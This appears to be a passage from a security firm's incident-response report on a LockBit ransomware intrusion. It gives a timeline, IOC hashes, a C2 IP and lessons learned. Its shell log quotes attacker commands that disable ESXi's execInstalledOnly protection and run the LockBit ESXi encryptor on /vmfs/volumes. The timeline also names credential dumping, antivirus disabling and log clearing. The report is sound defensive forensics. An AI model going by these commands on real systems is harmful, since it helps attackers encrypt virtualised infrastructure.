2025-09-12T22:56:53.181Z In(14) shell[6676661]: [root]: df -h
2025-09-12T22:58:26.625Z In(14) shell[6676661]: [root]: cd tmp
2025-09-12T22:58:32.560Z In(14) shell[6676661]: [root]: ls
2025-09-12T22:59:01.448Z In(14) shell[6676661]: [root]: chmod +x ./LockBit_ESXI_AMD64
2025-09-12T22:59:02.736Z In(14) shell[6676661]: [root]: ls
2025-09-12T23:45:37.256Z In(14) shell[6676661]: [root]: ./LockBit_ESXI_AMD64  --path /vmfs/volumes
2025-09-12T23:45:44.635Z In(14) shell[6676661]: [root]: ./LockBit_ESXI_AMD64
2025-09-12T23:45:54.764Z In(14) shell[6676661]: [root]: ls
2025-09-12T23:46:02.887Z In(14) shell[6676661]: [root]: ./LockBit_ESXI_AMD64 --help
2025-09-12T23:46:54.589Z In(14) shell[6676661]: [root]: esxcli system settings advanced set -o /User/execInstalledOnly -i 0
2025-09-12T23:46:57.108Z In(14) shell[6676661]: [root]: ./LockBit_ESXI_AMD64 --help
2025-09-12T23:48:19.088Z In(14) shell[6676661]: [root]: ./LockBit_ESXI_AMD64 -b -d "/vmfs/volumes"
```


Evidence of ransomware execution – shell.log

On **09/12/2025** at **11:36:31 PM (UTC+00)** the adversary executed ransomware file **chuongdong64.exe** on host **Share server.**

File Key Last Write Timestamp ▲	Name	SHA1
=	ABC	ABC
2025-09-12 23:36:31	chuongdong64.exe	cdd5717fd3bfd375c1c34237c24073e92ad6dccc

Evidence of ransomware execution – AmCache artifacts

On **09/12/2025** at **11:39:28 PM (UTC+00)** the adversary executed ransomware file on **Domain Controller 2 host.**



Evidence of ransomware execution on Domain Controller 2 host – Security logs

Lessons Learned

- Perimeter security devices must be kept up to date, as unpatched vulnerabilities in systems such as **FortiGate** can provide a direct entry point for initial compromise and subsequent lateral movement.
- **Proper logging and monitoring** are critical for incident detection and forensic investigations. In this case, the absence of sufficient logging significantly limited visibility into the initial exploitation and delayed full attack reconstruction.
- **Secure configuration** of identity services is essential. The use of domain administrator credentials for LDAP integration between the firewall and Active Directory introduced a high-risk trust relationship that could be abused for privilege escalation.
- Security architecture should follow the **principle of least privilege**, especially for service accounts and system integrations, to minimize the blast radius in case of compromise.
- **Cross-platform ransomware capabilities** (Windows and ESXi) highlight the importance of securing virtualization infrastructure as a primary attack surface, not just endpoints.
- Partial deployment of security solutions (e.g., incomplete **EDR** coverage such as **Microsoft Defender for Endpoint**) reduces detection effectiveness and may allow early-stage malware execution to go unnoticed.
- **Incident response** readiness should include validated backups and recovery strategies for virtualized environments, as ransomware targeting hypervisors can simultaneously impact multiple business-critical systems.
- Regular **configuration reviews** and security audits are necessary to identify misconfigurations (such as LDAP trust relationships and firewall settings) before they can be exploited.

Indicators Of Compromise (IOCS)

Type	Values	Description
Hash	ebac00a0609cdc55c09aaf1f53bd9b67c987ecaba9eef413ce9f3b0feebe726e	LB3.exe
Hash	b0f201128e80b5b79dac41da52691cb5803fb1ae3e9272eb252ece4a5d887485	demo.exe
Hash	18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566	Netscan.exe
Hash	76a5e7e586a185a264144cd3b67156521bac6c99082fee6579ca03b7d29f111a	2345234.ps1
Hash	1ef6c1a4dfdc39b63bfe650ca81ab89510de6c0d3d7c608ac5be80033e559326	Dcontrol.exe
Hash	7ea5afbc166c4e23498aa9747be81ceaf8dad90b8daa07a6e4644dc7c2277b82	choungdong64.exe
Hash	54c461d46e4bdbd3b5be15c3574192e498bbb403	choungdong32.exe
IP Address	64.176.173.136	C2 Server

Timeline

Date	Host	Event Description
7/6/2025 09:39:31	**S1.redacted.local**	Threat actor successfully connected through RDP protocol using domain administrator account
7/10/2025 14:59:46	**S1.redacted.local**	TA executed malicious file LB3.exe which was prevented by Windows Defender
7/10/2025 15:03:05	**S1.redacted.local**	Threat actor disconnects from the host
9/5/2025 06:34:09	**S1.redacted.local**	TA started enumeration process of installed Antivirus solution using WMI protocol
9/6/2025 23:44:43	**G10.redacted.local**	A successful connection to the host was established using the local administrator account
9/7/2025 00:04:05	**G10.redacted.local**	The threat actor initiated a powershell.exe process to execute a Base64 encoded script designed to dump Veeam backup credentials. Microsoft Defender prevented
9/7/2025 00:07:00	**G10.redacted.local**	A PowerShell script named “2345234.ps1” was uploaded to the host. The script’s hash was identified as malicious, and its initial execution was successfully blocked.
9/7/2025 00:07:38	**G10.redacted.local**	The malicious script was added to the Windows Defender exclusion list. However, this action was ineffective as the prevention mechanism blocked the execution again
9/7/2025 05:06:20	**G10.redacted.local**	Threat actor disconnects from the host
9/7/2025 20:07:23	**SHARE.redacted.local**	A successful connection to the host was established using the account user “domain administrator 1”
9/7/2025 20:32:38	**SHARE.redacted.local**	The threat actor executed rclone.exe, initiating the exfiltration of data
9/8/2025 04:07:14	**SHARE.redacted.local**	Threat actor disconnects from the host
9/11/2025 21:17:14	**SRV2.redacted.local**	A successful RDP connection to the host was established using the local administrator account
9/11/2025 21:19:34	**SRV2.redacted.local**	The threat actor executed a malicious file named demo.exe, which was designed to disable the antivirus s

Date	Host	Event Description
9/11/2025 21:19:35	**SRV2.redacted.local**	Windows Defender services successfully disabled
9/12/2025 19:26:55	**SRV2.redacted.local**	Threat actor disconnects from the host
9/12/2025 06:42:58	**SHARE.redacted.local**	A successful RDP connection to the host was established using domain administrator account
9/12/2025 06:46:43	**SHARE.redacted.local**	Windows Defender services successfully disabled
9/6/2025 23:44:43	**PHM.redacted.local**	A successful RDP connection to the using domain administrator account
9/12/2025 19:30:04	**PHM.redacted.local**	The threat actor attempted to disable Windows Defender by launching PowerShell and using a built-in cmdlet; however, the action was blocked by Tamper Protection
9/12/2025 19:36:54	**PHM.redacted.local**	Threat actor disconnects from the host
9/7/2025 00:07:38	**SHARE.redacted.local**	A successful RDP connection to the host was established using the domain administrator account
9/12/2025 22:55:23	**ESXi.redacted.local**	The threat actor successfully connected to the host using SSH protocol with root user
9/12/2025 23:01:30	**SHARE.redacted.local**	The threat actor initiated enumeration of the environment, scanning for available hosts and open ports using the application netscan.exe
9/12/2025 23:21:43	**SRV1.redacted.local**	Windows Defender services successfully disabled
9/12/2025 23:36:31	**SHARE.redacted.local**	The threat actor executed binary choungdong64.exe
9/12/2025 23:39:28	**SRV2.redacted.local**	The threat actor executed binary choungdong64.exe
9/12/2025 23:48:19	**SRV2.redacted.local**	The threat actor executed binary LockBit_ESXI_AMD64
9/13/2025 02:28:45	**SRV1.redacted.local**	The threat actor cleared all Windows event logs on the affected system.

Website

www.we-secure.eu